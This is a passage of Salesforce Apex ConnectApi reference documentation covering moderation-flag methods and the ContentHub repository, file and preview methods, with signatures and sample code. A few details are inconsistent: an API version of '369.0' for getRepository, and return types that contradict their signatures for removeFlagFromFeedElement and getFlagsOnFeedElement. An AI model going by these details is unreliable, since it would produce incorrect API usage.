commentId
Type: String

The ID for a comment.

visibility
Type: `ConnectApi.CommunityFlagVisibility`

Specifies the visibility behavior of a flag for various user types.

- `ModeratorsOnly`—The flag is visible only to users with moderation permissions on the flagged element or item.
- `SelfAndModerators`—The flag is visible to the creator of the flag and to users with moderation permissions on the flagged element or item.

Return Value

Type: `ConnectApi.ModerationFlags`

`getFlagsOnFeedElement(communityId, feedElementId)`

Get the moderation flags on a feed element. To get the flags, the context user must have the `Moderate Communities Feeds` permission.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ModerationCapability getFlagsOnFeedElement(String communityId, String feedElementId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

Return Value

Type: ConnectApi.ModerationCapability Class

If the feed element doesn't support this capability, the return value is `ConnectApi.NotFoundException`.

`getFlagsOnFeedElement(communityId, feedElementId, visibility)`

Get the moderation flags with specified visibility on a feed element. To get the flags, the context user must have the `Moderate Communities Feeds` permission.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ModerationCapability getFlagsOnFeedElement(String communityId,
String feedElementId, ConnectApi.CommunityFlagVisibility visibility)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

visibility
Type: ConnectApi.CommunityFlagVisibility

Specifies the visibility behavior of a flag for various user types. One of these values:

- `ModeratorsOnly`—The flag is visible only to users with moderation permissions on the flagged element or item.
- `SelfAndModerators`—The flag is visible to the creator of the flag and to users with moderation permissions on the flagged element or item.

Return Value

Type: ConnectApi.ModerationCapability Class

If the feed element doesn't support this capability, the return value is `ConnectApi.NotFoundException`.

getFlagsOnFeedItem(communityId, feedItemId)

Get the moderation flags on a feed item. To get the flags, the context user must have the "Moderate Communities Feeds" permission.

API Version

29.0–31.0

Important: In version 32.0 and later, use getFlagsOnFeedElement(communityId, feedElementId).

Requires Chatter

Yes

Signature

```
public static ConnectApi.ModerationFlags getFlagsOnFeedItem(String communityId, String feedItemId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedItemId
Type: String

The ID for a feed item.

Return Value

Type: `ConnectApi.ModerationFlags`

getFlagsOnFeedItem(communityId, feedItemId, visibility)

Get the moderation flags with specified visibility on a feed item. To get the flags, the context user must have the "Moderate Communities Feeds" permission.

API Version

30.0–31.0

Important: In version 32.0 and later, use getFlagsOnFeedElement(communityId, feedElementId, visibility).

Requires Chatter

Yes

Signature

```
public static ConnectApi.ModerationFlags getFlagsOnFeedItem(String communityId, String feedItemId, ConnectApi.CommunityFlagVisibility visibility)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedItemId
Type: String

The ID for a feed item.

visibility
Type: `ConnectApi.CommunityFlagVisibility`

Specifies the visibility behavior of a flag for various user types.

- `ModeratorsOnly`—The flag is visible only to users with moderation permissions on the flagged element or item.
- `SelfAndModerators`—The flag is visible to the creator of the flag and to users with moderation permissions on the flagged element or item.

Return Value

Type: `ConnectApi.ModerationFlags`

removeFlagFromComment(communityId, commentId, userId)

Remove a moderation flag from a comment. To remove a flag from a comment the context user must have added the flag or must have the "Moderate Communities Feeds" permission.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ModerationFlags removeFlagFromComment(String communityId, String commentId, String userId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

commentId
Type: String

The ID for a comment.

userId
Type: String

The ID for a user.

Return Value

Type: Void

removeFlagFromFeedElement(communityId, feedElementId, userId)

Remove a moderation flag from a feed element. To remove a flag from a feed element, the context user must have added the flag or must have the `Moderate Communities Feeds` permission.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static void removeFlagFromFeedElement(String communityId, String feedElementId,
String userId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

userId
Type: String

The ID for a user.

Return Value

Type: ConnectApi.ModerationCapability Class

If the feed element doesn't support this capability, the return value is `ConnectApi.NotFoundException`.

`removeFlagsOnFeedItem(communityId, feedItemId, userId)`

Remove a moderation flag from a feed item. To remove a flag from a feed item, the context user must have added the flag or must have the "Moderate Communities Feeds" permission.

API Version

29.0–31.0

Important: In version 32.0 and later, use removeFlagFromFeedElement(communityId, feedElementId, userId).

Requires Chatter

Yes

Signature

```
public static ConnectApi.ModerationFlags removeFlagsOnFeedItem(String communityId,
String feedItemId, String userId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedItemId
Type: String

The ID for a feed item.

userId
Type: String

The ID for a user.

Return Value

Type: Void

ContentHub Class

Access repositories and their files and folders.

Namespace

ConnectApi

ContentHub Methods

The following are methods for `ContentHub`. All methods are static.

IN THIS SECTION:

addRepositoryItem(repositoryId, repositoryFolderId, file)
Add a repository item.

addRepositoryItem(communityId, repositoryId, repositoryFolderId, file)
Add a repository item in a community.

addRepositoryItem(repositoryId, repositoryFolderId, file, fileData)
Add a repository item, including the binary file.

addRepositoryItem(communityId, repositoryId, repositoryFolderId, file, fileData)
Add a repository item, including the binary file, in a community.

getAllowedItemTypes(repositoryId, repositoryFolderId)
Get the item types that the context user is allowed to create in the repository folder.

getAllowedItemTypes(repositoryId, repositoryFolderId, filter)
Get the item types, filtered by type, that the context user is allowed to create in the repository folder.

getAllowedItemTypes(communityId, repositoryId, repositoryFolderId)
Get the item types that the context user is allowed to create in the repository folder in a community.

getAllowedItemTypes(communityId, repositoryId, repositoryFolderId, filter)
Get the item types, filtered by type, that the context user is allowed to create in the repository folder in a community.

getFilePreview(repositoryId, repositoryFileId, formatType)
Get a repository file preview.

getFilePreview(repositoryId, repositoryFileId, formatType, startPageNumber, endPageNumber)
Get a page or page range of a repository file preview.

getFilePreview(communityId, repositoryId, repositoryFileId, formatType)
Get a repository file preview in a community.

getFilePreview(communityId, repositoryId, repositoryFileId, formatType, startPageNumber, endPageNumber)
Get a page or page range of a repository file preview in a community.

getItemType(repositoryId, repositoryItemTypeId)
Get information about an item type associated with a repository.

getItemType(communityId, repositoryId, repositoryItemTypeId)
Get information about an item type associated with a repository in a community.

getPreviews(repositoryId, repositoryFileId)
Get information about a repository file's supported previews.

getPreviews(communityId, repositoryId, repositoryFileId)
Get information about a repository file's supported previews in a community.

getRepositories()
Get a list of repositories.

getRepositories(communityId)
Get a list of repositories in a community.

getRepositories(pageParam, pageSize)
Get a page of repositories.

getRepositories(communityId, pageParam, pageSize)
Get a page of repositories in a community.

getRepository(repositoryId)
Get a repository.

getRepository(communityId, repositoryId)
Get a repository in a community.

getRepositoryFile(repositoryId, repositoryFileId)
Get a repository file.

getRepositoryFile(repositoryId, repositoryFileId, includeExternalFilePermissionsInfo)
Get a repository file with or without permissions information.

getRepositoryFile(communityId, repositoryId, repositoryFileId)
Get a repository file in a community.

getRepositoryFile(communityId, repositoryId, repositoryFileId, includeExternalFilePermissionsInfo)
Get a repository file with or without permissions information in a community.

getRepositoryFolder(repositoryId, repositoryFolderId)
Get a repository folder.

getRepositoryFolder(communityId, repositoryId, repositoryFolderId)
Get a repository folder in a community.

getRepositoryFolderItems(repositoryId, repositoryFolderId)
Get repository folder items.

getRepositoryFolderItems(communityId, repositoryId, repositoryFolderId)
Get repository folder items in a community.

getRepositoryFolderItems(repositoryId, repositoryFolderId, pageParam, pageSize)
Get a page of repository folder items.

getRepositoryFolderItems(communityId, repositoryId, repositoryFolderId, pageParam, pageSize)
Get a page of repository folder items in a community.

updateRepositoryFile(repositoryId, repositoryFileId, file)
Update the metadata of a repository file.

updateRepositoryFile(repositoryId, repositoryFileId, file, fileData)
Update the content of a repository file.

updateRepositoryFile(communityId, repositoryId, repositoryFileId, file)
Update the metadata of a repository file in a community.

updateRepositoryFile(communityId, repositoryId, repositoryFileId, file, fileData)
Update the content of a repository file in a community.

`addRepositoryItem(repositoryId, repositoryFolderId, file)`

Add a repository item.

API Version

39.0

Requires Chatter

No

Signature

```
public static ConnectApi.RepositoryFolderItem addRepositoryItem(String repositoryId,
String repositoryFolderId, ConnectApi.ContentHubItemInput file)
```

Parameters

repositoryId
Type: String

The ID of the repository.

repositoryFolderId
Type: String

The ID of the repository folder.

file
Type: ConnectApi.ContentHubItemInput

The item type ID and fields of the item type.

Return Value

Type: ConnectApi.RepositoryFolderItem

Example

This example creates a file without binary content (metadata only) in a repository folder. After the file is created, we show the file's ID, name, description, external URL, and download URL.

```
final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFolderId =
'folder:0B0lTys1KmM3sSVJ2bjIzTGFqSWs';

final ConnectApi.ContentHubItemInput newItem = new ConnectApi.ContentHubItemInput();
newItem.itemTypeId = 'document'; //see getAllowedTypes for any file item types available
for creation/update
newItem.fields = new List<ConnectApi.ContentHubFieldValueInput>();

//Metadata: name field
final ConnectApi.ContentHubFieldValueInput fieldValueInput = new
ConnectApi.ContentHubFieldValueInput();
fieldValueInput.name = 'name';
fieldValueInput.value = 'new folder item name.txt';
newItem.fields.add(fieldValueInput);

//Metadata: description field
final ConnectApi.ContentHubFieldValueInput fieldValueInputDesc = new
```

```
ConnectApi.ContentHubFieldValueInput();
fieldValueInputDesc.name = 'description';
fieldValueInputDesc.value = 'It does describe it';
newItem.fields.add(fieldValueInputDesc);

final ConnectApi.RepositoryFolderItem newFolderItem =
ConnectApi.ContentHub.addRepositoryItem(gDriveRepositoryId, gDriveFolderId, newItem);
final ConnectApi.RepositoryFileSummary newFile = newFolderItem.file;
System.debug(String.format('New file - id: \'\'{0}\'\', name: \'\'{1}\'\', description:
\'\'{2}\'\' \n external URL: \'\'{3}\'\', download URL: \'\'{4}\'\'\'', new String[]{
newFile.id, newFile.name, newFile.description, newFile.externalDocumentUrl,
newFile.downloadUrl}));
```

addRepositoryItem(communityId, repositoryId, repositoryFolderId, file)

Add a repository item in a community.

API Version

39.0

Requires Chatter

No

Signature

```
public static ConnectApi.RepositoryFolderItem addRepositoryItem(String communityId,
String repositoryId, String repositoryFolderId, ConnectApi.ContentHubItemInput file)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

repositoryId
Type: String

The ID of the repository.

repositoryFolderId
Type: String

The ID of the repository folder.

file
Type: `ConnectApi.ContentHubItemInput`

The item type ID and fields of the item type.

Return Value

Type: `ConnectApi.RepositoryFolderItem`

addRepositoryItem(repositoryId, repositoryFolderId, file, fileData)

Add a repository item, including the binary file.

API Version

39.0

Requires Chatter

No

Signature

```
public static ConnectApi.RepositoryFolderItem addRepositoryItem(String repositoryId,
String repositoryFolderId, ConnectApi.ContentHubItemInput file, ConnectApi.BinaryInput
fileData)
```

Parameters

repositoryId
Type: String

The ID of the repository.

repositoryFolderId
Type: String

The ID of the repository folder.

file
Type: ConnectApi.ContentHubItemInput

The item type ID and fields of the item type.

fileData
Type: ConnectApi.BinaryInput

The binary file.

Return Value

Type: ConnectApi.RepositoryFolderItem

Example

This example creates a file with binary content and metadata in a repository folder. After the file is created, we show the file's ID, name, description, external URL, and download URL.

```
final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFolderId =
'folder:0B0lTys1KmM3sSVJ2bjIzTGFqSWs';

final ConnectApi.ContentHubItemInput newItem = new ConnectApi.ContentHubItemInput();
newItem.itemTypeId = 'document'; //see getAllowedTypes for any file item types available
for creation/update
newItem.fields = new List<ConnectApi.ContentHubFieldValueInput>();
```

```
//Metadata: name field
Final String newFileName = 'new folder item name.txt';
final ConnectApi.ContentHubFieldValueInput fieldValueInput = new
ConnectApi.ContentHubFieldValueInput();
fieldValueInput.name = 'name';
fieldValueInput.value = newFileName;
newItem.fields.add(fieldValueInput);

//Metadata: description field
final ConnectApi.ContentHubFieldValueInput fieldValueInputDesc = new
ConnectApi.ContentHubFieldValueInput();
fieldValueInputDesc.name = 'description';
fieldValueInputDesc.value = 'It does describe it';
newItem.fields.add(fieldValueInputDesc);

//Binary content
final Blob newFileBlob = Blob.valueOf('awesome content for brand new file');
final String newFileMimeType = 'text/plain';
final ConnectApi.BinaryInput fileBinaryInput = new ConnectApi.BinaryInput(newFileBlob,
newFileMimeType, newFileName);

final ConnectApi.RepositoryFolderItem newFolderItem =
ConnectApi.ContentHub.addRepositoryItem(gDriveRepositoryId, gDriveFolderId, newItem,
fileBinaryInput);
final ConnectApi.RepositoryFileSummary newFile = newFolderItem.file;
System.debug(String.format('New file - id: \'\'{0}\'\', name: \'\'{1}\'\', description:
\'\'{2}\'\' \n external URL: \'\'{3}\'\', download URL: \'\'{4}\'\'', new String[]{
newFile.id, newFile.name, newFile.description, newFile.externalDocumentUrl,
newFile.downloadUrl}));
```

addRepositoryItem(communityId, repositoryId, repositoryFolderId, file, fileData)

Add a repository item, including the binary file, in a community.

API Version

39.0

Requires Chatter

No

Signature

```
public static ConnectApi.RepositoryFolderItem addRepositoryItem(String communityId,
String repositoryId, String repositoryFolderId, ConnectApi.ContentHubItemInput file,
ConnectApi.BinaryInput fileData)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

repositoryId
Type: String

The ID of the repository.

repositoryFolderId
Type: String

The ID of the repository folder.

file
Type: `ConnectApi.ContentHubItemInput`

The item type ID and fields of the item type.

fileData
Type: `ConnectApi.BinaryInput`

The binary file.

Return Value

Type: `ConnectApi.RepositoryFolderItem`

`getAllowedItemTypes(repositoryId, repositoryFolderId)`

Get the item types that the context user is allowed to create in the repository folder.

API Version

39.0

Requires Chatter

No

Signature

```
public static ConnectApi.ContentHubAllowedItemTypeCollection getAllowedItemTypes(String
repositoryId, String repositoryFolderId)
```

Parameters

repositoryId
Type: String

The ID of the repository.

repositoryFolderId
Type: String

The ID of the repository folder.

Return Value

Type: ConnectApi.ContentHubAllowedItemTypeCollection

getAllowedItemTypes(repositoryId, repositoryFolderId, filter)

Get the item types, filtered by type, that the context user is allowed to create in the repository folder.

API Version

39.0

Requires Chatter

No

Signature

```
public static ConnectApi.ContentHubAllowedItemTypeCollection getAllowedItemTypes(String
repositoryId, String repositoryFolderId, ConnectApi.ConnectContentHubItemType filter)
```

Parameters

repositoryId
Type: String

The ID of the repository.

repositoryFolderId
Type: String

The ID of the repository folder.

filter
Type: ConnectApi.ContentHubItemType

Specifies the item types. Values are:

- Any—Includes files and folders.
- FilesOnly—Includes files only.
- FoldersOnly—Includes folders only.

Return Value

Type: ConnectApi.ContentHubAllowedItemTypeCollection

Example

This example calls `getAllowedItemTypes(repositoryId, repositoryFolderId, ConnectApi.ContentHubItemType.FilesOnly)` to get the first `ConnectApi.ContentHubItemTypeSummary.id` of a file. The context user can create allowed files in a repository folder in the external system.

```
final ConnectApi.ContentHubAllowedItemTypeCollection allowedItemTypesColl =
ConnectApi.ContentHub.getAllowedItemTypes(repositoryId, repositoryFolderId,
ConnectApi.ContentHubItemType.FilesOnly);
final List<ConnectApi.ContentHubItemTypeSummary> allowedItemTypes =
allowedItemTypesColl.allowedItemTypes;
string allowedFileItemTypeId = null;
if(allowedItemTypes.size() > 0){
   ConnectApi.ContentHubItemTypeSummary allowedItemTypeSummary = allowedItemTypes.get(0);

   allowedFileItemTypeId = allowedItemTypeSummary.id;
}
```

`getAllowedItemTypes(communityId, repositoryId, repositoryFolderId)`

Get the item types that the context user is allowed to create in the repository folder in a community.

API Version

39.0

Requires Chatter

No

Signature

```
public static ConnectApi.ContentHubAllowedItemTypeCollection getAllowedItemTypes(String
communityId, String repositoryId, String repositoryFolderId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

repositoryId
Type: String

The ID of the repository.

repositoryFolderId
Type: String

The ID of the repository folder.

Return Value

Type: `ConnectApi.ContentHubAllowedItemTypeCollection`

`getAllowedItemTypes(communityId, repositoryId, repositoryFolderId, filter)`

Get the item types, filtered by type, that the context user is allowed to create in the repository folder in a community.

API Version

39.0

Requires Chatter

No

Signature

```
public static ConnectApi.ContentHubAllowedItemTypeCollection getAllowedItemTypes(String communityId, String repositoryId, String repositoryFolderId, ConnectApi.ConnectContentHubItemType filter)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`repositoryId`
Type: String

The ID of the repository.

`repositoryFolderId`
Type: String

The ID of the repository folder.

`filter`
Type: `ConnectApi.ContentHubItemType`

Specifies the item types. Values are:

- `Any`—Includes files and folders.
- `FilesOnly`—Includes files only.
- `FoldersOnly`—Includes folders only.

Return Value

Type: `ConnectApi.ContentHubAllowedItemTypeCollection`

`getFilePreview(repositoryId, repositoryFileId, formatType)`

Get a repository file preview.

API Version

39.0

Requires Chatter

No

Signature

```
public static ConnectApi.FilePreview getFilePreview(String repositoryId, String
repositoryFileId, ConnectApi.FilePreviewFormat formatType)
```

Parameters

repositoryId
Type: String

The ID of the repository.

repositoryFileId
Type: String

The ID of the repository file.

formatType
Type: `ConnectApi.FilePreviewFormat`

Specifies the format of the file preview. Values are:

- `Pdf`—Preview format is PDF.
- `Svg`—Preview format is compressed SVG.
- `Thumbnail`—Preview format is 240 x 180 PNG.
- `ThumbnailBig`—Preview format is 720 x 480 PNG.
- `ThumbnailTiny`—Preview format is 120 x 90 PNG.

PDF previews are available for files of type DOC, DOCX, PPT, PPTX, TEXT, XLS, and XLSX. SVG files are generated on demand.

Return Value

Type: `ConnectApi.FilePreview`

Example

This example calls `getFilePreview(repositoryId, repositoryFileId, ConnectApi.FilePreviewFormat.Thumbnail)` to get the thumbnail format preview along with its respective URL and number of thumbnail renditions. For each thumbnail format, we show every rendition URL available.

```
final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFileId =
'document:1-zcA1BaeoQbo2_yNFiHCcK6QJTPmOke-kHFC4TYg3rk';final ConnectApi.FilePreview
filePreview =
ConnectApi.ContentHub.getFilePreview(gDriveRepositoryId, gDriveFileId,
ConnectApi.FilePreviewFormat.Thumbnail);System.debug(String.format('Preview - URL:
\'\'{0}\'\', format: \'\'{1}\'\', nbr of
renditions for this format: {2}', new String[]{ filePreview.url,
filePreview.format.name(),String.valueOf(filePreview.previewUrls.size())}));for(ConnectApi.FilePreviewUrl
 filePreviewUrl : filePreview.previewUrls){
   System.debug('-----> Rendition URL: ' + filePreviewUrl.previewUrl);
}
```

`getFilePreview(repositoryId, repositoryFileId, formatType, startPageNumber, endPageNumber)`

Get a page or page range of a repository file preview.

API Version

39.0

Requires Chatter

No

Signature

```
public static ConnectApi.FilePreview getFilePreview(String repositoryId, String repositoryFileId, ConnectApi.FilePreviewFormat formatType, Integer startPageNumber, Integer endPageNumber)
```

Parameters

repositoryId
Type: String

The ID of the repository.

repositoryFileId
Type: String

The ID of the repository file.

formatType
Type: `ConnectApi.FilePreviewFormat`

Specifies the format of the file preview. Values are:

- `Pdf`—Preview format is PDF.
- `Svg`—Preview format is compressed SVG.
- `Thumbnail`—Preview format is 240 x 180 PNG.
- `ThumbnailBig`—Preview format is 720 x 480 PNG.
- `ThumbnailTiny`—Preview format is 120 x 90 PNG.

PDF previews are available for files of type DOC, DOCX, PPT, PPTX, TEXT, XLS, and XLSX. SVG files are generated on demand.

startPageNumber
Type: Integer

The starting page number in the range of file preview URLs.

endPageNumber
Type: Integer

The ending page number in the range of file preview URLs.

Return Value

Type: ConnectApi.FilePreview

getFilePreview(communityId, repositoryId, repositoryFileId, formatType)

Get a repository file preview in a community.

API Version

39.0

Requires Chatter

No

Signature

```
public static ConnectApi.FilePreview getFilePreview(String communityId, String
repositoryId, String repositoryFileId, ConnectApi.FilePreviewFormat formatType)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

repositoryId
Type: String

The ID of the repository.

repositoryFileId
Type: String

The ID of the repository file.

formatType
Type: ConnectApi.FilePreviewFormat

Specifies the format of the file preview. Values are:

- `Pdf`—Preview format is PDF.
- `Svg`—Preview format is compressed SVG.
- `Thumbnail`—Preview format is 240 x 180 PNG.
- `ThumbnailBig`—Preview format is 720 x 480 PNG.
- `ThumbnailTiny`—Preview format is 120 x 90 PNG.

PDF previews are available for files of type DOC, DOCX, PPT, PPTX, TEXT, XLS, and XLSX. SVG files are generated on demand.

Return Value

Type: ConnectApi.FilePreview

`getFilePreview(communityId, repositoryId, repositoryFileId, formatType, startPageNumber, endPageNumber)`

Get a page or page range of a repository file preview in a community.

API Version

39.0

Requires Chatter

No

Signature

```
public static ConnectApi.FilePreview getFilePreview(String communityId, String repositoryId, String repositoryFileId, ConnectApi.FilePreviewFormat formatType, Integer startPageNumber, Integer endPageNumber)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

repositoryId
Type: String

The ID of the repository.

repositoryFileId
Type: String

The ID of the repository file.

formatType
Type: `ConnectApi.FilePreviewFormat`

Specifies the format of the file preview. Values are:

- `Pdf`—Preview format is PDF.
- `Svg`—Preview format is compressed SVG.
- `Thumbnail`—Preview format is 240 x 180 PNG.
- `ThumbnailBig`—Preview format is 720 x 480 PNG.
- `ThumbnailTiny`—Preview format is 120 x 90 PNG.

PDF previews are available for files of type DOC, DOCX, PPT, PPTX, TEXT, XLS, and XLSX. SVG files are generated on demand.

startPageNumber
Type: Integer

The starting page number in the range of file preview URLs.

endPageNumber
Type: Integer

The ending page number in the range of file preview URLs.

Return Value

Type: ConnectApi.FilePreview

getItemType(repositoryId, repositoryItemTypeId)

Get information about an item type associated with a repository.

API Version

39.0

Requires Chatter

No

Signature

```
public static ConnectApi.ContentHubItemTypeDetail getItemType(String repositoryId,
String repositoryItemTypeId)
```

Parameters

repositoryId
Type: String

The ID of the repository.

repositoryItemTypeId
Type: String

The ID of the repository item type.

Return Value

Type: ConnectApi.ContentHubItemTypeDetail

getItemType(communityId, repositoryId, repositoryItemTypeId)

Get information about an item type associated with a repository in a community.

API Version

39.0

Requires Chatter

No

Signature

```
public static ConnectApi.ContentHubItemTypeDetail getItemType(String communityId, String
repositoryId, String repositoryItemTypeId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

repositoryId
Type: String

The ID of the repository.

repositoryItemTypeId
Type: String

The ID of the repository item type.

Return Value

Type: `ConnectApi.ContentHubItemTypeDetail`

getPreviews(repositoryId, repositoryFileId)

Get information about a repository file's supported previews.

API Version

39.0

Requires Chatter

No

Signature

```
public static ConnectApi.FilePreviewCollection getPreviews(String repositoryId, String repositoryFileId)
```

Parameters

repositoryId
Type: String

The ID of the repository.

repositoryFileId
Type: String

The ID of the repository file.

Return Value

Type: `ConnectApi.FilePreviewCollection`

Example

This example gets all supported preview formats and their respective URLs and number of renditions. For each supported preview format, we show every rendition URL available.

```
final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFileId =
'document:1-zcA1BaeoQbo2_yNFiHCcK6QJTPmOke-kHFC4TYg3rk';
final ConnectApi.FilePreviewCollection previewsCollection =
ConnectApi.ContentHub.getPreviews(gDriveRepositoryId, gDriveFileId);
for(ConnectApi.FilePreview filePreview : previewsCollection.previews){
   System.debug(String.format('Preview - URL: \'\'{0}\'\', format: \'\'{1}\'\', nbr of
renditions for this format: {2}', new String[]{ filePreview.url,
filePreview.format.name(),String.valueOf(filePreview.previewUrls.size())}));
   for(ConnectApi.FilePreviewUrl filePreviewUrl : filePreview.previewUrls){
      System.debug('-----> Rendition URL: ' + filePreviewUrl.previewUrl);
      }
}
```

`getPreviews(communityId, repositoryId, repositoryFileId)`

Get information about a repository file's supported previews in a community.

API Version

39.0

Requires Chatter

No

Signature

```
public static ConnectApi.FilePreviewCollection getPreviews(String communityId, String
repositoryId, String repositoryFileId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

repositoryId
Type: String

The ID of the repository.

repositoryFileId
Type: String

The ID of the repository file.

Return Value

Type: `ConnectApi.FilePreviewCollection`

getRepositories()

Get a list of repositories.

API Version

39.0

Requires Chatter

No

Signature

```
public static ConnectApi.ContentHubRepositoryCollection getRepositories()
```

Return Value

Type: ConnectApi.ContentHubRepositoryCollection

Example

This example gets all repositories and gets the first SharePoint online repository found.

```
final string sharePointOnlineProviderType ='ContentHubSharepointOffice365';
final ConnectApi.ContentHubRepositoryCollection repositoryCollection =
ConnectApi.ContentHub.getRepositories();
ConnectApi.ContentHubRepository sharePointOnlineRepository = null;
for(ConnectApi.ContentHubRepository repository : repositoryCollection.repositories){
   if(sharePointOnlineProviderType.equalsIgnoreCase(repository.providerType.type)){
      sharePointOnlineRepository = repository;
      break;
   }
}
```

getRepositories(communityId)

Get a list of repositories in a community.

API Version

39.0

Requires Chatter

No

Signature

```
public static ConnectApi.ContentHubRepositoryCollection getRepositories(String
communityId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

Return Value

Type: `ConnectApi.ContentHubRepositoryCollection`

`getRepositories(pageParam, pageSize)`

Get a page of repositories.

API Version

39.0

Requires Chatter

No

Signature

```
public static ConnectApi.ContentHubRepositoryCollection getRepositories(Integer
pageParam, Integer pageSize)
```

Parameters

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default page size is 25.

Return Value

Type: `ConnectApi.ContentHubRepositoryCollection`

`getRepositories(communityId, pageParam, pageSize)`

Get a page of repositories in a community.

API Version

39.0

Requires Chatter

No

Signature

```
public static ConnectApi.ContentHubRepositoryCollection getRepositories(String
communityId, Integer pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default page size is 25.

Return Value

Type: `ConnectApi.ContentHubRepositoryCollection`

getRepository(repositoryId)

Get a repository.

API Version

369.0

Requires Chatter

No

Signature

```
public static ConnectApi.ContentHubRepository getRepository(String repositoryId)
```

Parameters

repositoryId
Type: String

The ID of the repository.

Return Value

Type: ConnectApi.ContentHubRepository

Example

```
final string repositoryId = '0XCxx0000000123GAA';
final ConnectApi.ContentHubRepository repository =
ConnectApi.ContentHub.getRepository(repositoryId);
```

getRepository(communityId, repositoryId)

Get a repository in a community.

API Version

39.0

Requires Chatter

No

Signature

```
public static ConnectApi.ContentHubRepository getRepository(String communityId, String repositoryId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

repositoryId
Type: String

The ID of the repository.

Return Value

Type: ConnectApi.ContentHubRepository

getRepositoryFile(repositoryId, repositoryFileId)

Get a repository file.

API Version

39.0

Requires Chatter

No

Signature

```
public static ConnectApi.RepositoryFileDetail getRepositoryFile(String repositoryId,
String repositoryFileId)
```

Parameters

repositoryId
Type: String

The ID of the repository.

repositoryFileId
Type: String

The ID of the repository file.

Return Value

Type: ConnectApi.RepositoryFileDetail

Example

```
final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFileId =
'file:0B0lTys1KmM3sTmxKNjVJbWZja00';
final ConnectApi.RepositoryFileDetail file =
ConnectApi.ContentHub.getRepositoryFile(gDriveRepositoryId, gDriveFileId);
System.debug(String.format('File - name: \'\'{0}\'\', size: {1}, external URL: \'\'{2}\'\',
 download URL: \'\'{3}\'\'',
   new String[]{ file.name, String.valueOf(file.contentSize), file.externalDocumentUrl,
file.downloadUrl}));
```

getRepositoryFile(repositoryId, repositoryFileId, includeExternalFilePermissionsInfo)

Get a repository file with or without permissions information.

API Version

39.0

Requires Chatter

No

Signature

```
public static ConnectApi.RepositoryFileDetail getRepositoryFile(String repositoryId,
String repositoryFileId, Boolean includeExternalFilePermissionsInfo)
```

Parameters

repositoryId
Type: String

The ID of the repository.

repositoryFileId
Type: String

The ID of the repository file.

includeExternalFilePermissionsInfo
Type: Boolean

Specifies whether to include permission information, such as whether the file is shared and what are the available permission types.

Managing external file permissions is supported for Google Drive, SharePoint Online, and OneDrive for Business.

Return Value

Type: ConnectApi.RepositoryFileDetail

Example

```
final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFileId =
'file:0B0lTys1KmM3sTmxKNjVJbWZja00';

final ConnectApi.RepositoryFileDetail file =
ConnectApi.ContentHub.getRepositoryFile(gDriveRepositoryId, gDriveFileId, true);
System.debug(String.format('File - name: \'\'{0}\'\', size: {1}, external URL: \'\'{2}\'\',
 download URL: \'\'{3}\'\'', new String[]{ file.name, String.valueOf(file.contentSize),
file.externalDocumentUrl, file.downloadUrl}));
final ConnectApi.ExternalFilePermissionInformation externalFilePermInfo =
file.externalFilePermissionInformation;

//permission types
final List<ConnectApi.ContentHubPermissionType> permissionTypes =
externalFilePermInfo.externalFilePermissionTypes;
for(ConnectApi.ContentHubPermissionType permissionType : permissionTypes){
   System.debug(String.format('Permission type - id: \'\'{0}\'\', label: \'\'{1}\'\'', new
 String[]{ permissionType.id, permissionType.label}));
}

//permission groups
final List<ConnectApi.RepositoryGroupSummary> groups =
externalFilePermInfo.repositoryPublicGroups;
for(ConnectApi.RepositoryGroupSummary ggroup : groups){
   System.debug(String.format('Group - id: \'\'{0}\'\', name: \'\'{1}\'\', type:
\'\'{2}\'\'', new String[]{ ggroup.id, ggroup.name, ggroup.type.name()}));
}
```

getRepositoryFile(communityId, repositoryId, repositoryFileId)

Get a repository file in a community.

API Version

39.0

Requires Chatter

No

Signature

```
public static ConnectApi.RepositoryFileDetail getRepositoryFile(String communityId,
String repositoryId, String repositoryFileId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

repositoryId
Type: String

The ID of the repository.

repositoryFileId
Type: String

The ID of the repository file.

Return Value

Type: `ConnectApi.RepositoryFileDetail`

getRepositoryFile(communityId, repositoryId, repositoryFileId, includeExternalFilePermissionsInfo)

Get a repository file with or without permissions information in a community.

API Version

39.0

Requires Chatter

No

Signature

```
